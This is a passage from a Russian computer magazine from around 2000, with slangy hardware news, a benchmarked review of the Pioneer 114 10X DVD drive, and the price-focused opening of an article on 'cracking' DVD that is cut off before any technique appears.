устройства. FirstSENX будет продаваться по цене $398 в комплекте со сменными картриджами. Чуть позже ожидается встраиваемое в стандартный отсек для винчестера устройство MiniSENX. Компактный TranSENX стоимостью $798 будет нацелен на пользователей переносных компьютеров. Наконец, совершенная во всех отношениях модель UltraSENX за $1198 покорит сердца настоящих гурманов бесконечным числом передаваемых «оттенков» вкуса.

Trisenx всех зовет к своему столу. Нажав «секретную» кнопку TAB на веб-сайте компании и приняв участие в четырех из шести ежегодных опросов, каждый может претендовать на оригинальный сувенир от «шеф-повара Интернета», весомую скидку на аксессуары или долю в уставном капитале.



Medievil2–шоу

фото Кати Гайки



Торик (torick@xakep.ru)

Begin

Май. Страшный месяц. Во-первых, кончается весна - самая пора телок, чипсов и Бивисов с Баттхедами. Во-вторых, в конце мая начинается сессия, и все мысли сразу перелетают на недописанный курсач или не добитый с прошлой сессии экзамен… Нет чтобы думать о красоте нового дизайна процессорных камней от AMD! Ну или хотя бы порадоваться представлению VSA-100 на ближайшем GDC!

25 дивидюков на одном Seagate

Не, Сигейты молодцы. Вон и харды ихние работают неплохо (за малым исключением), и вообще они «впереди планеты всей». За прошлый год установили пару рекордов, теперь на этот целят. Первой ласточкой, о которой идет речь, стала новая разработка Seagate на ниве сжатия данных и упаковки их на магнитные диски. Сей девелопмент позволяет - только не падать! - хранить 45 миллиардов бит информации на один квадратный дюйм! Таким образом, на диск площадью 3.5 дюйма (знакомые цифры, не правда ли?) вмещается около 60 гигабайт. Это, знаешь, примерно 25 фильмов качеством DVD или 50 качеством как на видеокассетах… немало, немало…

S - раз! S - два! S3! Продано!

Надоело, видимо, S3 покупать целые фирмы и отделения. Типа поиграл - дай другим повеселиться. В строй покупателей вступает VIA и она меняется местами с S3. Короче говоря, покупает у вышеупомянутой конторы ее подразделение по производству чипов и графических акселераторов. Причем кросс-лицензирование (в частности, с Интел) останется у S3, зато сама фирма продаст три миллиона акций в счет VIA. За все про все S3 получает свои 323 миллиона долларов и уходит работать в сфере Интернет-технологий. Вопросы все еще есть: например, куда денется подразделение Diamond Monster, если оно вроде как не входит в отдел по производству чипов и акселей S3?..

Тысяча Сто


В бытность моего юношества жила-была да здравствовала группа «Ария». И пела она всякие песенки, иногда про летчиков и всяких гонщиков. Вот, например, «1100». Вроде бы и про летчика - но, в натуре, гониво чистое. Особенно в связи с такой интересной новостью, что Compaq вдруг выпускает ноутбук стоимостью… правильно, Одну Тысячу Сто Зеленых Президентов. Лана, все это лирические отступления. Но факт остается фактом: 1100 долларов ты можешь прямо сейчас уплатить в кассу Компака и получить взамен Notebook 100, в который специально для тебя впаяли 475 МГц проц от AMD, 12-дюймовый SVGA-дисплей, хард на пять гигов, 56K момед и… 8 мегабайт оперативной памяти. АБСОЛЮТНО СЕРЬЕЗНО. Другое дело, что апгрейд на 64 метра и активную матрицу монитора стоит 1500 баков, но тогда он уже не будет Тысяча Сто…

З.Ы. Плюсом дарят Windows 98SE…



Интернет в гостиную

Как не фиг делать, сказала IBM. Только не через компьютер, вот в чем загвоздка. Через телевизор. Причем собираться все это будет на одном чипе - и PowerPC, и вроде как коннектор-модем. Устанавливается вся конструкция на телевизор, а подключаться будет во все возможные отверстия. Вроде как обещают сделать так, чтобы конкуренты отдыхали, а пользователи прямо плакали от радости. Кстати, о птичках: после заявления о разработке сего проекта (пока без названия, но предварительно - Set-Top Box) акции IBM немножко поползли вверх.




Домашний театр, действие в 6 актах

Снова как весенние бревна всплывает на поверхность фирма Altec. Всплывает и тащит за собой сеть, даже не сеть - линейку, состоящую из шести продуктов: ATP6, ATP3, ACS56, ACS66i, VoicePod и InteliMic. Первая - это шесть взаимосвязанных частей: «лицо», «задница», два «сателлита», «сабвуфер», «центральный канал» - где они находятся, по названиям угадать легко. Так вот, каждая часть - это одна шестая всей системы. Звук вокруг в понимании Алтек - это звук вокруг колонки, а не вокруг игрока. Зато 75 ватт - все шестеро. Соответственно, ATP3 - та же фигня, только состоит из двух «сателлитов» и одного «сабвуфера» (итого - ТРИ). Орет на все 25 ватт. Теперь о VoicePod. Это нечто вроде микрофона, только подсоединяется к USB и вроде как разрешает записывать сообщения голосом нажатием одной кнопки (говорить уже не нужно ;)). Ага, настало время для разговора об InteliMic. Помнишь, в том номере Сайд писал об IntelliMouse? Уже заметил схожесть в названии: Intel…? Так вот, этот микрофон умеет определять в принимаемом сообщении голос, пример которого был записан до этого. Клево: записал пример голоса, потом врубил на полную катушку микрофон и пошел ругаться с предками на какую-нибудь животрепещущую тему. Потом все вместе сядете и начнете разбираться: кто первый ругнулся матом, кто первый высказал Самую Умную Точку Зрения и тэдэ. Короче, продукты от Altec (по крайней мере, вышеперечисленные) - РУЛЯТ!

Полный OxyGen

Интересную карточку на днях представила широкой играющей общественности фирма 3Dlabs. Называется она Oxygen VX-1 и представляет собой какой-то весьма домашний акселератор, построенный на каком-то собственном чипе и умеющий работать токмо под OpenGL 1.2. Про Direct3D - ни слова, но, надеюсь, он тоже поддерживается, иначе такой аксель просто никому в слот не вплился. Зато оптимизирован под камни Интел/АМД и тащит с собой на прилагающихся сидючках кучу драйверов. Зато - и это самое главное, практически единственное, ради чего пишу новость - он под PCI! Я, как человек, не менявший компа последние полтора года, вообще не знаю, что такое AGP, USB и иже с ними ;). А посему такая приятная штучка как аксель нового поколения, с удовольствием вмещающийся в PCI, для меня и таких, как я - единственная отрада в жизни. Ну где, где я сейчас и подешевле найду Voodoo3 PCI? Да нигде. TNT2? Да про что я говорю!.. Да, кстати, следует добавить, что софтина акселя оптимизирована по полной программе с AutoCAD R13 и R14. Зато стоит не меньше 300 зеленых и дико президентных баксов...






Новые Селероновские

American MicroDevices выпускают процессор Spitfire - дешевый вариант Атлона. Нацеливаются на рынок компьютеров стоимостью не выше тысячи зеленых рублей. Потирают ручки в ожидании, короче. А Интел не дремлет. А Intel тем временем свое, родное, селероновское выпускает. Новые селероновские камни не будут обладать слишком высокой скоростью - 566 и 600 МГц, не более. По сравнению с 533-м Селероном прирост в скорости новых процессоров будет колебаться от 10 до 50 процентов - в зависимости от запускаемой на нем проги. Системная шина в 66 МГц, 128 КБ в кэше, ну все как обычно. Плюс фишка SSE (Streaming SIMD Extensions), типа как аналог АМДовых Три-Дэ-Сейчас! Кстати, в Spitfire тоже будет и второуровневый кэш объемом в 128 КБ, и 3DNOW! Так что, получается, за исключением 200Мгцовой шины на Спитфайре, процессоры практически одинаковы. А вот цена... Спитфайры пока неизвестны, но Селероны - 566MHz и 600MHz - будут продаваться по цене в $167 и $181 соответственно.

У Фуджитсу все больше и больше

Технология плюс новая головка (хе-хе, Бивис, он сказал «головка»!) - равно новое поколение хард-дисков. Объясняю: Fujitsu взяла да и вывела новую технологию помещения данных на диск. Технология зовется LEXIS (Layer EXchange Interaction Stabilized) и всегда готова прийти на помощь все той же Фуджитсу в деле создания хардa. Уже сейчас в лабораториях фирмы прозябает одинокий экспериментальный хард, на каждый квадратный дюйм которого приходится по 56 Гигабит информации. Таким образом, получается 78 Гигабайт (можно хранить примерно 30 дивидюковых фильмов!). Но это еще не все! К 2003 году товарищи из Фуджитсу пообещали, что на один квадратный дюйм диска харда можно будет класть 100 Гб! Вот.



Левак. Опять?

Как же меня достали сообщения о «левых» акселераторах! Знаешь, что-то типа «Выходит супер-пупер аксель, он не любит ни D3D, ни OpenGL, у него исключительно свой API, который поддерживает три с половиной игрушки, и позапрошлогодняя версия АвтоКада!». Достает. Но писать обязан, постольку поскольку могут закидать фантиками по поводу не писания новостей столь великого (да я видал это ваше «великое»!..) события. Короче, Intense3D анонсировала графический акселератор, реализующий по полной программе какую-то там «двухтрубную графическую архитектуру» все той же Intense3D. Все. Больше ни слова не было об этом... этой штуке непонятной. Ждите, кому надо, в мае. Драйвера под Windows NT и Windows 2000 почему-то included... Да, а называется он - Wildcat 4210.

Делл в кармане

Что делать производителю карманных компьютеров, который наразрабатывал уже под два десятка моделей, и теперь ему нужно от них наиболее быстро и выгодно избавиться? И с другой стороны: что делать скучающему крупному реселлеру, который из месяца в месяц заключает очередные контракты на однотипные железки и небезуспешно их сбагривает своим клиентам? Давай производителем у нас будет Palm, а скучающим реселлером - Dell Computers. Концовку ты уже отгадал? Молодец, именно так все и было: они породнились, заключили контракт и жили долго и счастливо до расстрела. Тем паче, что клиенты хотели пальмов, а пальмы хотели клиентов. Dell - типа как посредник, хотя право было лишь на «limited offering of Palm products». К тому же у Dell - и сайт крупный, и каналов в Европу-Америку-Азию до фига. А Palm пусть свои мобилки-PC разрабатывают...




Это - вторая

К тому моменту, как ты будешь читать эти новости, данный материал будет более чем актуален. Выходит GeForce 2. Причем не просто выходит: его только анонсируют 25 апреля, а уже через месяц на полках магазинов будет лежать Creative Labs GeForce 2 - карточка на новом чипе, соответственно. nVidia подготовила нам следующее: процессор (знаменитый GPU) работает на частоте 200 MHz, 64 Mb DDR летит на 333 MHz. Плюс ТВ-Выход и цена примерно в 350 баксов.

Про Вуду номер 5 ничего не известно

Как обычно: пытаюсь покормить тебя свежими якобы новостями от 3dfx. Новости-то они новости, но все новостное в них лишь то, что анонс Voodoo5 5500 состоится лишь в конце апреля, когда номер будет тихо мирно печататься в типографии. Известно про карточку лишь то, что она будет состоять из двух чипов (по 32 метра памяти на борту у каждой, итого, соответственно, 64 Мб) да то, что появится она раньше, чем карты на GeForce 2.




Я забуду, как звучит мой голос

И IBM туда же. Это я про звуковые технологии. Вон Альтеки выпустили свои домашние театры по штуке на каждого кулхацкера, а теперь еще и ИБМ, собственной перцовой, собирается что-то там, какой-то сегмент рынка типа захватывать... Наивные... В общем, маза вот в чем. Есть такая штучка, называется ViaVoice Pro Elite. Выпущена совсем недавно и по сути является софтом, нацеленным на распознавание голоса. Вообще, это уже не первая попытка такого рода, но в пресс-релизе продукт позиционируется как «первый продукт такого рода с микрофоном, не надеваемым на голову». Вообще, за 250 баксов, которые надо выложить за софтину, я могу все свое молодое юношеское тело обвешать такими микрофонами, так что претензии на оригинальность IBM сходят на нет при помощи простой экономии...

Номад-2 - уже близко

Сначала краткая инфа: NOMAD II - MP3-плеер второго поколения - имеет размер 65x93x21 мм, весит 88 г. Работает на одной батарейке, которой хватает примерно на 7 часов. Плеер поставляется в двух вариантах: с объемом памяти 32 и 64 Мбайт; информация хранится на компактных модулях Smartmedia. В комплект, кроме Номада, входят CD с драйверами и утилитами для работы с MP3, CD с Creative Digital Audio Center, кабель USB, наушники и дистанционный пульт. Digital Audio Center позволяет кодировать, декодировать и управлять архивом файлов MP3 и Windows Media, а также конвертировать неограниченное число CD-треков. Кроме того, NOMAD II уже готов к проигрыванию музыки в формате SDMI (Secure Digital Music Initiative), который вроде как станет рестриктенным вариантом MP3.
А теперь, собственно, новость: в конце марта Номад-2 уже видели в азиатских магазинах. Стало быть, в начале мая начинай вызыривать его и у нас.



Преемник трехдюймовочки


Для начала расскажу поучительную притчу: однажды, давным-давно, в 1993 году мой друг записал на гибкие пятидюймовки кучу важных документов в формате Лексикон. Позже, в 1998 году, когда он купил себе крутой компьютер по самой последней моде, он попытался переписать архив себе на новый хард. Каково же было его удивление, когда это не получилось ни у него, ни в службе техподдержки... Слава Богу, у меня нашелся старенький дисковод, с помощью которого удалось прочитать дискеты и скатать информацию на трехдюймовки. Так вот, к чему это я. Меняются технологии. Меняются носители инфы. Не меняются лишь проблемы, со всем этим связанные. Кто только не пытался сменить 3» на посту главного переносного накопителя: и Iomega (Clik!), и Sony (HiFD). Наш новый кандидат - от фирмы DataPlay, которая предлагает переносить аж 500 метров на небольшом rewriteable`ном диске. Стоимость такого носителя примерно 5-10 зеленых президентов (по крайней мере, так предполагает DataPlay). Возможно, MemoryStick компании затмить не удастся, но что-то, возможно, и сделает... мне лично уже надоел тормозной внешний Iomega Zip 100...

И целого И-нета мало


Intel практически зажралась. Нет, я прекрасно понимаю: решения сетевых протоколов через процессорные операции (О КАК СКАЗАЛ! Сам себе не поверил ;)) - это хорошо. Но даже когда Интернета становится мало, даже когда гонка имени Первого Гигагерца надоедает - неужели именно тогда надо портить народу настроение?.. Ах, да, я же еще не объяснил... Просто Интел выпустила «два новых процессора Pentium III, задезигнеренных под ускорение графики, аудио и видео через Интернет» - во как загнули!.. Реально же это выпущенные чуть ли не под заказ Dell Computer 850 и 866 МГц-овые камешки, реализованные исключительно в моделях Dimension XPS T850R по 1950 баксов/штука, и Dimension XPS B866R по 2150 зеленых президентов/коробка. Направление компов - small business унд home users. Как, впрочем, и следовало ожидать.

Птица грома завтрашнего дня

Thunderbird - так назвала свой новехонький 1.1 герцовый процессор маленькая и славная фирма Advanced MicroDevices. Известно, что это будет типа как Атлон, но на частоте в 1.1 GigaHerz (по последним сведениям - даже 1.25 Ггц). Будет у него и кэш второго уровня, и Socket A, и поддержка всего, что только можно (один 3Dnow! с новыми инструкциями чего только стоит). А еще у AMD будет Мустанг - это будет улучшенная версия Птицы-грома, плюс ко всему мобильная версия проца.



Пионер в десяточку



Sidex@xakep.ru

На дворе 2000-ый год, а чудная штучка под названием DVD все еще остается чем-то особенным, не характерным большинству компов. В чем же дело? Цены постепенно снижаются, скорость вполне удовлетворительна, кино на ДВД - просто рулез. Так в чем же проблема? Как мне кажется, одной из причин такого положения вещей является тот факт, что производители софта не так-то уж и торопятся заливать свои шедевры на ДВД вместо привычных сидюков. Ну, а у нас, в России, вообще все запущено: когда наши пираты начнут шмалять варез в новом стандарте - абсолютно не известно (точнее, известно, что это будет не скоро). ;) А на одни фильмы да мультики юзера не купишь! Для того пока более популярны плейеры - телевизионные приставки.



Стоп! Рано умирать, еще покувыркаемся: DVD обладает нехилым потенциалом, и одним из главных доводов "за" является куда более низкая стоимость железных девайсов на фоне телевизионных вертушек. Также не забудь, что ДВД является, к тому же, полноценным сидиромом и порой показывает едва ли не лучшее качество чтения, чем на обычных вертушках (что, увы, бывает не так часто).

Но я уверен, что ситуация переломится, и все будет хорошо, в подкрепление моего убеждения могу сказать то, что в железячных магазинах и салонах с каждым днем прибывает все больше и больше ДВД- крутилок. Особенно на Западе, но и, глядишь, до нас тоже доберутся мохнатые руки прогресса. :) Раньше доводом против ДВД был и такой: старые плейеры имели низкую скорость вращения обычных дисков. Да, было, но прошло. Теперь можно добиться вполне неплохих показателей. 40X - устроит? Если да, то предлагаю рассмотреть одну из свежих моделей от одного из самых добротных брэндов - Pioneer, с моделью 114 10X.


Итак, сегодня мы поговорим о новой модели Пионера. Почему именно о ней? Во-первых, это Пионер, и этим многое сказано. Во-вторых, эту модель отличает наличие классического лотка против безродных щелей, столь характерных последним моделям рассматриваемого брэнда. Щелей, именуемых слотами, что доставляли немало неудобств лично мне, да и, думаю, многим. Но это мое личное впечатление, и кого-то, возможно, вполне удовлетворяло такое устройство. Но все же лоток универсален.

Ладно, хватит приглядываться - лучше ты приглядись к матрице с параметрами нового плейера.

Поддерживаемые Форматы DVD	**DVD-ROM, DVD-Video, DVD-R, DVD-RW**
Поддерживаемые Форматы CD	**CD-R, CD-RW, CD-DA, CD-ROM XA, Video CD, CD-EXTRA**
Интерфейс	**ATAPI (Ultra DMA33)**




Вот тот самый извращенский слот загрузки



Аудио интерфейс
Аналоговый выход
(цифровой у модели со слотом)
Поддерживаемые скорости DVD 4.1x - 10x (5.6MB/c - 13.5MB/c)

Поддерживаемые скорости CD 17.2x - 40x (2.6MB/c - 6.0MB/c)
Время доступа DVD 110 мс
Время доступа CD 80 мс




Время поиска DVD 90 мс
Время поиска CD 70 мс
Буфер 512KB
Поддерживаемые положения Горизонтальное /вертикальное
Соответствие UL, CSA, TUV, FDA, FCC class B, CE Marking, EMI
Масса 1 КГ

В ломы ее изучать?

Ладно. Сейчас поясню. Для тех, кто в танке, напоминаю, что сокращение 10 "хэ" - ни что иное, как инфа о скорости двд проигрывателя, пересчитав в MB которую, получаем нечто близкое к 13,5 MB/C. Что же касается обычного сидюка, то тут получается скорость 40X или 6MB/C. Для поддержки всего этого благолепия имеется буфер в 512 К. Плейер поддерживает чтение двухсторонних одноглазых (что, очевидно, будет потребно в скором будущем).

ИН БОКС

Хм, ничего особенного, оригинального. Сам корпус достаточно удобен: на задней грани ты найдешь исчерпывающую информацию по подключению, RFTM наглядный, короче. На лотке стандартная DVD эмблема, увиденная на сотнях других вертушек. Была замечена приятная особенность корпуса: вместо маленьких черных джамперов здесь имеются удобные для пальцев зеленые "рычаги управления", такие, что для переключения не требуется пинцет, который вечно пропадает, когда в нем имеется потребность.




Не ахти какое достижение, но все-таки приятный плюсик. Также имеются хитренькие штучки, что позволяют ставить вертушку в вертикальное положение. Что архи удобно хозяевам извратных кузовов.


Дави на газ!


Как-то видел разборку двух буржуйских иркеров, обсуждавших необходимую скорость чтения сидюков. Один утверждал, что "ваще, все отстой, все, чо медленнее 60X" Доказывал долго, пока не обрадовал всех сладостным Ping timeout. :) Видать, и у них на Западе есть головастые перцы, которые понимают, что пользы ото всех этих понтов, типа "X72" - нуль. Ладно, я отвлекся, о чем мы говорили? А-а, про наш родной пионерский плеер 114 10X. Конечно, "72 X" тут не выжмешь никак, но 40X, судя по данным девайса, -легко. Так уж легко? Сейчас проверим. Для проверки приглашаем эксперта в виде тестового арсенала DVD-TACH(CD-ROM TACH) от признанных профи в этой области Testa-labs. Если будет не фига делать, можешь слить себе этот тестовый комплекс с http://tcd-labs.simplenet.com. Для наиболее объективного тестирования мною был также подключен и проверен другой, более ранний плеер - на 6X. И вот что нарисовалось:

Общий рейтинг	Pioneer 10X DVD 24.9X	Pioneer 6X DVD 20.8X
16K max (максимально)	4713	4344
16K min read (минимально)	2694	2164
16K average (в среднем)	3903	3299
Full access time	168 мс	281мс
Random access time	108 мс	91мс
CPU % 12X	7%	7%
CPU % 8X	5%	3%
CPU % 4X	3%	1%


Как ты можешь видеть, новый проигрыватель привнес некоторые изменения в скоростных показателях относительно 6X. Естественно, что все 40X ожидать - наивно, но и показатель в 24,9 - вполне внушителен. Более подробно ты можешь узнать о проведенном тестировании из прилагаемого графика-лога:








Для объективной оценки также имеется графическое заключение по работе с отключенным кэшем.



Ну, как тебе? “Здорово, великолепно” (с) МТ? Ты бы еще сказал, как в рекламе пепси-солы, где пацан в непонятках сидит, а ему девочка говорит: “Это было великолепно!..” Если ты в этой рекламе не снимался, то поймешь, что не все так однозначно, как хочется думать.

Если ты не понял, то напомню, что предыдущий тест касался работы CD, но никак не DVD. Покупать двдюк, чтобы только сиди крутить - глупо. Поэтому проводим тестирование в DVD-TACH`е. И получается так:

Так графически зафиксирована работа с включенным кэшем.



А так с отключенным.

Трибунал

Хм… загрузил я тебя всякой технической инфой, байдой разной, ты уже, наверно, подумал: что это за дерьмо такое? Не журнал, а учебник по газовой динамике! Ладно, не подвисай – все нормально, сейчас я подытожу то, что ты мог видеть по графикам.


Мы видим новый уровень скорости, качества в области CD и DVD на примере 114-ой модели. Это, в общем то, неплохая покупка. Особенно учитывая замену слота проигрывателя на удобный стандартный лоток. Куда же делся слот? Так и остался в модели на 6X, передав прогрессивной X10 модели классическую загрузку. Хотя существует более малочисленная модификация рассматриваемого плейера - DVD 104-S (slot значит).

Со слотовой загрузкой, похожей на заправку авто магнитолы дисками. Кстати, только вертушка на слоте имеет цифровой аудио коннект.

Что еще добавить? Добавить можно немерено инфы, но сейчас - занавес: этот материал заточен под скоростные показатели, т.е. железную сторону проблемы, и я ни слова не сказал про софт для ДВД, про его настройку, про пресловутые зоны. Кстати, насчет зон и их обхода как гнусного явления ты просто обязан прочитать материал Сергея Лиходеева о взломе DVD, который ты можешь найти в этом же выпуске X. Ну, а если уже прочитал - вперед, на покорение буржуйской жадности и на борьбу за свободу!


Общий рейтинг	Pioneer 10X DVD 6.1X	Pioneer 6X DVD 3.9X
16K max (максимально)	11663	7771
16K min read (минимально)	5567	3478
16K average (в среднем)	8701	5947
Full access time	189 мс	293 мс
Random access time	64 мс	79 мс
CPU % 1X	5%	3%
CPU % 2X	10%	5%

Тест работы CD был проведен чуть раньше, чем двд, и, увидев невыразительные показатели сиди, я подошел к тестированию двдюка несколько скептически и оказался не прав. Чувствуется рывок. Не знаю, как ты, но я лично конкретно прифигел, увидев результат прогонки по первому пункту! Аж 11,6 мегов в секунду! Я просто не могу дождаться, когда софт начнут активно лить в двд. А когда и игры переведутся в новый стандарт… подождём - увидим. :) Для сомневающихся предоставляю вещдок в виде скрина графиков.





Пионер - серьезный игрок на рынке DVD. Так было с самого начала проникновения двд в массы, так остается сейчас, так, наверное, и останется. Мое личное активное общение с DVD от пионера началось с модели на 6X. Мне полюбилась эта модель (как ATAPI, так и SCSI). Несмотря на небольшие проблемы при инсталле, некоторою дороговизну, новую модель X10 - я также принял вполне радушно. И мне кажется, что на сегодняшний момент Pioneer выпускает наиболее качественные DVD плейеры. Обвинения в дороговизне? А чего же вы хотели: дешево - на левых 2X скоростных вертушках, просматривая видео на которых, ты заикой можешь стать! А тут тебе полный комфорт: скорость чтения никак не ниже 6 мегов в секунду. Или ты хочешь смотреть двд вообще не купив плейера? Это реально, но будь готов покупать огромедный винт, т.к. 4 гига под фильм - норма. Если же ты грезишь пишущим двд, то я расстрою тебя: это, по бабкам, будет доступно лишь к концу 2001-го - началу 2002-го, т.ч. рассматриваемый плейер едва ли ни оптимальный выбор сегодняшнего дня.

Оценка:




(9/10)










Взлом DVD

CODER LICHODEEV@USA.NET




Суть проблемы

Ты, как и всякий кул хацкер, уже, конечно, много слышал о DVD. А если и не слышал, то можешь прочитать об этом на http://ixbt.stack.net, там на эту тему довольно неплохая подборка материала, есть и теория, и много практических советов по выбору железа. Но ты, наверное, думаешь, что все это к тебе отношения не имеет, так как за это все сомнительное барахло нужно еще и отвалить немерено бабок, да еще и диски потом покупать по 30-35 гринов за штуку. Спешу тебя заверить, это не совсем так. Недавно у меня самого накрылся сидюк, и я, естественно, решил покупать новый, и с оной целью залез в прайс одной компьютерной конторы, где у меня есть знакомые перцы, торгующие всяким железом. Там я обнаружил, что уже можно купить DVD-ROM драйв баксов на 15 дороже, чем обычный сидюк, а такие драйвы хавают и сидюки тоже. К тому же, в комплекте к недавно купленной риве шла игрушка на DVD диске. Так возник интерес к проблеме DVD вообще.


В целом получается, что на свой комп ты можешь купить все необходимое для юзанья DVD дисков примерно за 100 баксов, что намного дешевле, чем покупать баксов за 400 DVD плеер, на котором к тому же нельзя крутить компьютерные диски.

